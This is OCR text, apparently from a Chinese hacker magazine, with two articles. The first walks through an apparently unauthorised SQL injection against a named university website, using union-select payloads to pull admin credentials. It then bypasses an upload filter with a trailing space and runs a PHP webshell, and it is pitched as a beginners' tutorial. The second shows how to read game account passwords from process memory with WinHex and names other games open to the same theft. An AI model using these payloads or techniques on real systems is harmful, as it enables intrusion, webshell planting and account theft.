


图6 找到后台管理入口




图7 成功上传网马




图8 成功执行上传的网马

但好像都是其他分站的。我回到站点根目录加了个admin，没想到后台就出来了，看来不用麻烦GOOGLE啦。在后台查看源文件，发现登录表单是username和password，如图6所示。


这样，我们可以推断对方管理员表中的表名有可能是user或admin之类的。继续提交and 1=2 union select 1,user(),version(),4,5,6,7,8,9,10,11,12,13,14,15,16,17 from user，返回错误，说明不存在user这个表。接着提交and 1=2 union select 1,user(),version(),4,5,6,7,8,9,10,11,12,13,14,15,16,17 from admin，看看有没有admin这个表，结果返回正常，看来存在这个表。很可能这个就是管理员的表呀，呵呵，下面猜列名。先看看有没有username和password这两个，提交and 1=2 union select 1,password,username,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from admin，分别在页面2和3的地方显示出用户名和密码，看来运气挺不错的。呵呵！拿着用户名和密码激动地登录后台，后台挺简单的，在发布信息里发现有个上传文件，找了个小鱼的PHP木马试了下，提示文件格式不对，就在上传路径后面加上个空格，没想到居然成功啦，如图7所示。

回到前台找个有图片的地方，查一下属性，地址为httpxq.xauat.edu.cnuppic20060427145859.jpg，那么推想一下我们的木马路径应该为httpxq.xauat.edu.cnuppic20060515114910.php，访问一下，进去啦，如图8所示。进去之后发现目录没有做任何限制，c、d、e盘都可以访问，但不可以执行命令。作为脚本测试，我也就没有继续渗透下去，只是和管理员联系了一下。希望大家在入侵后也能及时通知管理员，就不要改什么首页啦！本次测试到此结束。

总结：本文总的来说没有什么技术含量，希望能给刚接触php注入的菜菜们带来帮助，也希望菜菜们遇到困难时能自己先解决一下。黑客界有句名言：GOOGLE是最好的老师。不会用GOOGLE的菜鸟不是合格的菜鸟。欢迎大家到非安全的论坛或I.S.T的论坛和我交流，我的ID是樱花浪子。

（本文测试动画已收录于光盘）

编辑点评 这是一篇典型针对php+MySQL的注入教程，作者对过程的详细描述加上图片使得文章简单易懂，非常适合入门级读者。这也是我刊登它的理由。



网游木马程序窃密原理初探

Pizzaviat

从本文你可以学到：
1、认识内存窃密。
2、利用WinHex获得网络游戏账号及密码。

今天给大家分析中间部分即木马窃取敏感信息的工作原理！因为小弟我表达能力实在是有限，所以下面采取图文一起的操作方式来进行分析，我想这样大家理解起来也就更直观方便了！

我们先了解下木马程序体的大概轮廓：

1、开头部分，即木马程序的加密、免杀、自我保护等；

2、中间部分，即木马程序窃取所要信息的部分，如密码、账号等；

3、结尾部分，即木马程序的网络通讯部分，如将窃取的密码发送到自己的邮箱。

知道了这些，对你查杀木马将会有很大的帮助。我们破坏三个部分中的任意一部分，都可以导致整个木马的失效！

我们取最流行的窃密方法，也就是内存窃密，现在市面上的木马大多都使用这种窃密方式。




图1 游戏登录界面




图2 选择游戏的进程




图3 选择整个内存

大家先要了解一下内存的工作机制：当我们在计算机上进行某项操作的时候，数据的读写是先写入内存，绝大多数的网游密码也是要写入内存的，所以我们只需进入内存将内存中的密码信息提取出来就可以了。那怎么提取呢？这里给大家演示一下，就拿现在比较流行的《跑跑卡丁车》这款网络游戏来测试，看看内存窃密的方法行不行，如图1所示。

首先填入账号密码登录游戏（注：我的账号为pizzaviat，密码为viatpizza！）。

现在我们就要开始读取内存里面的信息了，我这里用的是WINHEX，这是一款非常好用的文件与磁盘16进制编辑软件，现在我们用它来读取内存信息。打开winehx读取《跑跑卡丁车》的程序进程，如图2、图3所示。

在这里已经选取读KartRider（《跑跑卡丁车》进程）这个进程的所有信息，读取的信息以16进制和明码的方式显示出来。我们看右边的明文，在明文中就可以读取到刚才的账号和密码信息。

先找规律，比如直接在里面查找user name关键字，即查找用户名，如图4所示。接下来再看下结果，如图5所示。

我的账号和密码信息前面已经说过，看看在这里是不是显示无疑？看到这里，知道内存窃密是怎么回事了吧！

最后：这些窃密软件只不过是把这个窃密过程改变得更智能化、人性化了而已，其实都是一个模式。国内很多网游都存在这样的问题，包括现在很流行的《劲舞团》、《传奇》、《街头篮球》等，用同样的方法即可窃取其账号密码。不过，希望大家仅以此文作学习交流之用，不要做违法的事情哦！

【文中涉及的WinHex已经收录在光盘中。】

编辑点评：作者利用WinHex轻松获取网游内存中的密码，让我们进一步了解了那些盗号程序为何轻松就能盗取密码，我们也不得不重视这个严重的问题。望各大网游能尽快解决相关问题，保证我们玩家的利益。目前某杀毒公司推出一款密码保护程序，在某种程度上可以更好地保护我们的密码不被盗取。

